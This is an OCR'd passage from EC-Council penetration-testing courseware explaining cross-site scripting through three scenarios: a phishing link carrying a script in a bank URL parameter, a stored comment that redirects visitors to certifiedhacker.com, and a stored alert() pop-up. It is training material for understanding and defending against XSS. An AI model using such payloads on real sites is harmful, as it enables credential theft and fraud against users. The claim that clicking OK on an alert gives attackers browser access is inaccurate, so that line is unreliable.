


Figure A.260: XSS attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-site Scripting Attack Scenario: Attack through Phishing

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to malicious script and sends it to the victim, luring the victim to click the link containing the malicious script/query.

For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he constructs a link embedded with a malicious script like:

```
 <A
HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciousc
ode</SCRIPT>>Click here</A>
```

He sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.261: XSS attack via email

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-site Scripting Attack Scenario: XSS Attack in Blog Posting

The attacker finds XSS vulnerability in the *techpost.org* website, constructs a malicious script `<script>onload=window.location='http://www.certifiedhacker.com'</script>`, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web-application database server and runs in background. When a user visits the TechPost website, the malicious script injected in the TechPost comment field by the attacker activates and redirects the user to the malicious website **certifiedhacker.com**.





Figure A.262: XSS attack in blog posting

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-site Scripting Attack Scenario: XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch the attack by changing the comments feature using malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish attackers' goals.

For example, an attacker finds a vulnerable comment field in the *TechPost.org* website. Thus, he constructs the malicious script "`<script>alert ("Hello World") </script>`" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

